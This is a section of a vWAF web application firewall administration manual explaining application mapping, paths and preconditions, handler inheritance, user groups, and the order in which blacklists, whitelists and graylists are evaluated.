Prefixes are typically defined when you have different web applications on the same host, such as www.demo.com/shop and www.demo.com/blog. You can then set up different prefixes in vWAF, such as /shop and /blog.

In Application Mapping, you can map these prefixes to different applications. The result is that vWAF applies other rulesets to what's below /shop than to what's below /blog.


If you don't need distinctions like this, you can simply ignore the prefix settings. By default, vWAF then uses an "[Empty Prefix]", which matches everything. In the example, vWAF would then simply apply the same rulesets to everything below www.demo.com.

For information on setting up prefixes, see *Editing Application Mapping*.

Application Mapping

Application mapping maps your applications, and thus your rulesets and settings, to customer keys, hosts, and prefixes. When the decider receives a request via the enforcer, the application mapping determines which application matches this request's customer key, host, and prefix. The decider then uses this application's active protection ruleset and/or detection ruleset for processing the request.

In the administration interface, application mapping settings look like this:



If, for example, a request to http://www.shop.biz/myprefix02/somepath/comes in, application webshop matches. vWAF then uses the rulesets of application webshop for processing the request.

For details on setting up application mapping, see *Editing Application Mapping*.

Paths and preconditions

Application mapping determines which application and thus which rulesets vWAF uses for processing a particular request. Paths provide one more level of distinction.

Unlike application mapping, paths have nothing to do with the process of deciding which ruleset to apply, but provide a distinction within a ruleset.


When analyzing a request, it depends on your definitions of prefixes, which part of the URL is tested against the configured application paths. The considered path is the remainder after a matching prefix. For example, imagine a request to http://www.mysite.com/what/ever:

- If your application mapping defines a prefix /what, then /ever is compared to your path definitions
- If your application mapping doesn't define any prefix /what, then /what/ever is compared to your path definitions

Other than a prefix, a path is specified by a regular expression. This means that one path can match multiple directories, directory trees, and pages.

The default path specification is .*, which means "everything". For details on the syntax of supported regular expressions, see *Regular Expressions*.

In the user interface, paths are defined as part of the ruleset of an application.




NOTE: When you hover the mouse over an entry in the Path column, a small popup window appears. Here you can see the full URL consisting of prefix plus path.

You can add handlers to the path. Other than handlers added directly to the application, handlers added to a path are only executed if this particular path is part of a request. This enables you to refine your rule-sets for specific parts, pages, or file types of your web application.

Paths are processed from top to bottom. You can change the order within the administration user interface.

Another feature of paths is the ability to make the execution of handlers depend on certain preconditions. For each path you can define one or more of such preconditions. Only when all preconditions defined for a path are met at the same time, vWAF implements the handlers defined for the path.



Paths and preconditions enable you to set up very advanced configurations.

For example, if you're using preconditions, you can create a duplicate of a paths and only define preconditions for one of the two instances of the path. This means that you can handle the path in a different way, depending on whether or not the preconditions are met.

If you actually don't want to differentiate between different paths but want to use preconditions for some of your universal handlers, you can use the default "catch-all" path.* and add these handlers and preconditions there.

For details, see *Editing Paths* and *Editing Preconditions*.

How it all works together

The following example illustrates the scenarios that are possible when combining the configuration layers of customer keys, applications, hosts, prefixes, and paths.

> **NOTE:** In reality, configurations may be much more complex—or much simpler. Using customer keys, prefixes, and paths is optional. If you don't specify customer keys, vWAF handles all requests as if they were using the same empty customer key, shown as "[Default Customer Key]" in the user interface. If you don't specify prefixes, vWAF uses an empty prefix, which matches any URL. If you don't specify paths, this doesn't affect which application is used, but you simply can't add any path-specific preconditions.

Imagine you're a provider who operates web shops, online communities and corporate web sites. Here's the setup for two of your clients:

Customer Key	Application	Hosts	Prefixes	Paths
luckycorp	shop-lucky	shop.provider.com	[Empty Prefix]	.*
	community	forum.provider.com members.provider.com	[Empty Prefix]	.*
	catch-all	*	[Empty Prefix]	.*
happycorp	shop-happy	shop.provider.com	[Empty Prefix]	.*
	community	forum.provider.com members.provider.com	[Empty Prefix]	.*
	special01	www.behappy.com www.letssmile.com	/public	.*
	special02	www.behappy.com www.letssmile.com	/internal	/secret/.* /topsecret/.* . *
	catch-all	*	[Empty Prefix]	.*

vWAF processes all application mappings and paths from top to bottom. (You can change the order via the administration user interface.)

Based on this configuration, vWAF would act as follows:

- A request to shop.provider.com sending the customer key luckycorp would be processed by the rulesets for the application shop-lucky.
- A request to shop.provider.com sending the customer key happycorp would be processed by the rulesets for the application shop-happy.
- Requests to forum.provider.com and to members.provider.com would always be processed by the rulesets for the application community. (Note that this application is mapped to both customer keys.)
- Requests to www.behappy.com/public/something would be processed by the rulesets for the application special01. For example, this could be a request to www.behappy.com/public/ index.html or a request to www.behappy.com/public/somedir/someotherdir/onemoredir/ somepage.php.

  The same applies if letssmile.com is used instead of behappy.com:

  Requests to www.letssmile.com/public/something would be processed by the rulesets for the application special01. For example, this could be a request to www.letssmile.com/public/ index.html or a request to www.letssmile.com/public/somedir/someotherdir/onemoredir/ somepage.php.
- Requests to www.behappy.com/internal/something would be processed by the rulesets for the application special02. For example, this could be a request to www.behappy.com/ internal/index.html or a request to www.behappy.com/internal/somedir/someotherdir/onemoredir/somepage.php, but also to www.behappy.com/internal/secret/index.html or to www.behappy.com/internal/topsecret/index.html.

  Note that the settings for paths don't affect which application and thus which rulesets are used. Actually the path definitions as given in the table are part of the rulesets of the application special02. You can use the paths to add additional preconditions and additional handlers that are applied only if one of the matching URLs is used. For example, this way you could add some extra rules that are used on a request to www.behappy.com/internal/secret/subdir/ or some other extra rules used on a request to www.behappy.com/internal/topsecret/subdir/. Anything else is covered by the path .*, which is the regular expression for "everything". As this path stands below the other two paths in the list, it's only applied if none of the other two paths matches.
- All other requests, no matter to which host and URL, would be processed by the rulesets for the application catch-all. For example, requests to www.behappy.com/index.html or to www.letssmile.com/whatever/ would be processed this way.
- Also a request to shop.provider.com:80 would be mapped to the catch-all application. (Note that shop.provider.com and shop.provider.com:80 are not the same host and that shop.provider.com:80 isn't mapped to any other application.)

  NOTE: The application catch-all stands below the other applications so that it's only used when no other mapping matches. If it stood on top, it would always match and the other mappings would actually never be used.

Mappings of deleted applications

When deleting an application in application control, there might still be mappings defined for this application. In this case, when deleting the application you're asked whether you want to keep the mapping. If you keep the mapping of a deleted application, the mapping is listed with the application name "[Deleted Application]" in Application Mapping. Mappings like this are still used in request processing! As there's no corresponding application and thus no corresponding ruleset, requests that match this mapping always result in a no configuration found entry in the log files and are denied.

NOTE: You can still export the settings of a mapping with a deleted application and later import them for another mapping.

Types of Handlers and Attribute Inheritance

Global handlers, handler templates, individual handlers

Handlers are the program routines of the decider. They check the requests against the rules stored in vWAF. There are three groups of handlers:

- Global Handlers always apply to an entire application and to all paths defined for that application. You can not modify the attributes of a global handler for individual paths. If preconditions exist for a certain path, these preconditions do not affect global handlers.
- Handler Templates are also defined on application level. Their attributes are inherited by all paths, but other than with global handlers you can overwrite the attributes individually for a specific path. Also, you can delete a handler that was inherited by a handler template for a specific path.
- On path level, you can either modify the attributes of inherited handler templates, or you can add individual Handlers that apply to that path only and aren't passed on any further.

  NOTE: The variety of handlers from which you can choose depends on whether you're adding a global handler or a handler template or individual handler. Global handlers can't be used as a handler template and vice versa.


Optimum configuration process

To benefit from the inheritance mechanism, you should always first carry out global security settings with global handlers and handler templates on the application level. After this, you can modify special features of handler templates for individual paths if necessary.

As a result of the inheritance mechanism, the maintenance process also remains efficient: If you want to change a setting later on, you can do this centrally on the application level. You don't need to repeat it for each path. Changes to a handler template are inherited automatically by all paths, but not by any paths for which you've changed the setting individually. All individual changes for a path are therefore always kept.


How many attributes have been inherited?

You can see at a glance how many attributes have been inherited and how many attributes are overwritten individually (**Inherited Attrs** column).



Which attributes have been overwritten?

When configuring a handler, vWAF shows you for each individual attribute whether its value has been inherited or overwritten individually (**Inheritance** and **Owner** columns).



How handlers are executed

If you're planning to configure individual handlers in detail, it's important to understand how vWAF executes handlers:

When you add a new handler to your configuration, this handler is inserted into the list of active handlers. The order is preset and can't be changed. At runtime, vWAF executes all active handlers one after the other, according to their order on the list.

Basically, each handler is an autonomous process:

- If the handler doesn't detect any potential attack, the process continues until all configured handlers have been executed. Finally, vWAF accepts the request and passes it on to your web application.
- If the handler, however, detects a potential attack, vWAF denies the request immediately so that it doesn't get through to your web application. The process stops instantly, which means that all handlers that are queued after the triggering handler are ignored for this request.

Usually, handlers are unaware of each other. In some combinations, however, some specific handlers can process input passed by handlers that have been run prior to them. For example, there's one handler that allows you to define a whitelist for the arguments of input form fields. If some of the arguments of a request match this whitelist, subsequent handlers are able to ignore the whitelisted fields and can focus on the other ones. This boosts performance and prevents conflicts.

NOTE: If any handler impacts the behavior of another handler, you find a relating note in the reference description of both handlers (see *Handlers*).

Organizational Integration

If your organization provides several web applications, you can apply the multi-user feature of vWAF to distribute the management of the individual web applications to different persons.

The advantage of this approach is that each of those persons is very familiar with the special features and structures of “their” web application, so they’re able to protect it in the most effective way. vWAF integrates seamlessly into existing company structures and doesn’t allow any conflicts of expertise to occur.

Optionally, you can define user groups with limited permissions, such as for monitoring only or for particular tasks.

Typical scenario

In more complex environments with multiple hosts and applications, usually the scenario is as follows:

The administration of vWAF itself is carried out centrally, e.g. by a designated staff member specialized in network security. In particular, this concerns the integration into the IT infrastructure, as well as the management of the web applications being protected and of the persons who are granted access.

The individual web applications are protected decentrally by different designated staff members. These persons only have access to the security configuration of “their” web application.

In addition, sometimes there are also persons who only need to perform very particular tasks and who therefore only need limited access rights.

User groups

In vWAF you can assign users to different user groups:

- zeusafm Administrator
  Has all rights. Can edit the security configuration for all applications without having to be assigned those rights specifically. Sets up new applications and can create new administrators and user groups.
- Application Administrator
  Edits only the security configurations of the applications that were assigned to him/her by the zeusafm Administrator user. Can only view the global vWAF configuration but can’t edit it. For example, can’t add new applications and users. In the navigation area, only sees “his”/“her” applications, which might be only a subset of all the applications protected by vWAF.
- PCI Auditor
  This is a special user group designed for persons who conduct Payment Card Industry (PCI) audits. Users of this group can view the entire configuration except for application- specific log files and application-specific statistics, but they can’t change any configuration settings.
- User defined user groups
  Permissions can be fully customized.

Multiple assignments

A user can be a member of any number of user groups. Each user group grants its specific read/write permissions to the user.

Likewise, an application can have as many Application Administrators as required. To guarantee continuous support in the event of holidays and illnesses, typically at least two persons should be assigned for the management of each application.

Example scenario

A company could map its hosts to the following applications and entrust the administration to several persons:

- For each application, there are two Application Administrators. The persons “smiller” and “ajohnson” as well as “jsmith” and “rpeters” are each assigned two applications. The persons “awinter” and “tswenson” are responsible only for the “webshop” application.
- In addition to the Application Administrators, there are also the two staff members “jmccloud” and “rmcdonald”. As a member of the “ zeusafm Administrator” user group they can make system-wide settings and can administrate all applications.
- As a member of the management department, “ppowers” only wants to monitor email reports for the webshop. For this purpose, a user-defined user group “webshopmonitoring” has been created, and “ppowers” is assigned to just this one group.

Application	Application Admin	Read/Write permission	Read permission only
portal	smiller ajohnson	smiller ajohnson jmccloud rmcdonald	
blog	smiller ajohnson	smiller ajohnson jmccloud rmcdonald	
webshop	awinter tswenson	awinter tswenson jmccloud rmcdonald	ppowers
extranet	jsmith rpeters	jsmith rpeters jmccloud rmcdonald	
intranet	jsmith rpeters	jsmith rpeters jmccloud rmcdonald	

For more information regarding management of users, see *User Management* and *Group Management*.

What happens in the case of simultaneous editing?

When logging in, vWAF always loads the active configuration. If two administrators log in at the same time, each edits a copy of the version at the time they logged in. Each administrator can commit and activate his/her new version. At the end, the version of the administrator who last activated it remains active.

How Blacklists, Whitelists, and Graylists Are Processed

When creating or modifying a ruleset, you'll find various attributes that allow you to specify a blacklist, a whitelist, or a graylist. In order to achieve the desired behavior, you need to understand how vWAFprocesses these lists.

If there's only a blacklist

If there's only a blacklist but no whitelist and no graylist, a vWAF function only looks at the blacklist. If the value that's to be checked matches a pattern on the blacklist, the function returns FALSE, else it returns TRUE.

If there's only a whitelist

If there's only a whitelist but no blacklist and no graylist, a vWAF function only looks at the whitelist. If the value that's to be checked matches a pattern on the whitelist, the function returns TRUE, else it returns FALSE.

If there's a blacklist, a whitelist, and a graylist

- First, vWAF looks at the blacklist. If the value that's to be checked matches a pattern on the blacklist, the function returns FALSE and exits. In this case, vWAF doesn't take any further look at the graylist and at the whiltelist.
- If there has been no match with the blacklist, vWAF next looks at the whitelist. If the value that's to be checked matches a pattern on the whitelist, the function returns TRUE and exits. In this case vWAF doesn't take any further look at the graylist..
- If there has been no match with the blacklist and no match with the whitelist, vWAF next also looks at the graylist. If the value that's to be checked matches a pattern on the graylist, the function returns FALSE, else it returns TRUE.

  NOTE: It then depends on the specific handler or selector, how it interprets the function's result "TRUE" or "FALSE." See *Handlers* and *Preconditions (Selectors)*.

When Changes Are Saved and Become Active

To be able to work efficiently with vWAF, you should understand when certain changes are saved and when they become active. This can occur at separate points in time.

Some changes are saved and become active immediately and automatically, whereas other changes need to be saved (“committed”) and activated manually.

Changes that become active immediately

> **NOTE:** You can only carry out these changes if you belong to the “zeusafm Administrator”user group or to another group that has the appropriate user rights.

Changes that affect your system as a whole become active automatically and immediately. You don’t have to commit them, and you don’t need to activate them manually. Therefore, these changes don’t appear as changes on the status display and in the change log.

Changes that become active immediately include the following in particular:

- adding, deleting, and renaming applications (see *Application Control*)
- assigning an administrator to an application (see *Editing Applications*, Viewing, adding and removing administrators)
- adding, deleting, and editing users (see *User Management*)
- changes to the *Global Configuration*
- blocking / unblocking traffic (see *Application Control*)
- activating / deactivating rulesets (see *Application Control*)
- *Configuring Alerts*

Changes that need to be committed and activated

Changes to application mapping and changes to a ruleset don’t become active immediately. This avoids the risk of interrupting your running web application by incomplete settings.

Changes to application mapping or to a ruleset must be explicitly committed so that vWAF stores them in its database permanently

> **ATTENTION:** All changes that you don’t commit are lost when you log out or close the browser! Note that you may also be logged out automatically by the system. In this case, all uncommitted changes are lost as well!
>
> When there hasn’t been any activity within the administration interface for some time, a warning message appears on the status display, showing you how much time remains until automatic logout. However, note that you don’t see this warning if you’ve opened another tab in your browser or if another window covers the vWAF administration user interface. Also note that automatic logout might happen while you’re away from your desk or busy with some other tasks. So make it a habit to commit all changes as soon as they’re finished.

Changes to application mapping are everything that you do on the Application Mapping page.

Changes to rulesets include in particular:

- adding, deleting, and renaming paths
- adding, deleting, and renaming preconditions
- adding, deleting, and renaming individual handlers

- the automatic adding and editing of handlers by one of the wizards

Changes to application mapping become effective automatically after committing them.

Changes to rulesets only become effective if you commit and activate them. (You can also commit them without activation.) When you activate a ruleset, the ruleset that was previously active is automatically deactivated. This means that the new ruleset replaces the old ruleset and doesn't add up to it.

In the vWAF database, you can save any number of versions of a ruleset. However, only one of these can be active at a time as a protection ruleset an one as a detection ruleset.

For more information on the process of committing and activating, see *Committing and Activating Ruleset Changes* and *Reviewing and Discarding Ruleset Changes*.

The loaded version of a ruleset and the active versions may differ

The versions active in the decider (the protection ruleset and/or the detection ruleset) don't necessarily have to be identical with the version you're currently configuring (the loaded ruleset).

Version Control allows you to access older versions of a ruleset at any time, and to edit and activate those versions again.

Application-specific versions of rulesets

A ruleset always relates to precisely one specific application. For the individual applications, there can be a different number of version statuses for the rulesets in question. If you're managing multiple applications, you may have to use different version numbers for this reason.

Example

You're managing both the applications "portal" and "webshop". In the vWAF database, the following versions are available:

- "portal" application:
  Version1 of 1st January, Version2 of 10th February, Version3 of 14th March
- "webshop" application:
  Version1 of 1st January, Version2 of 11th February, Version3 of 10th March, Version4 of 8th April

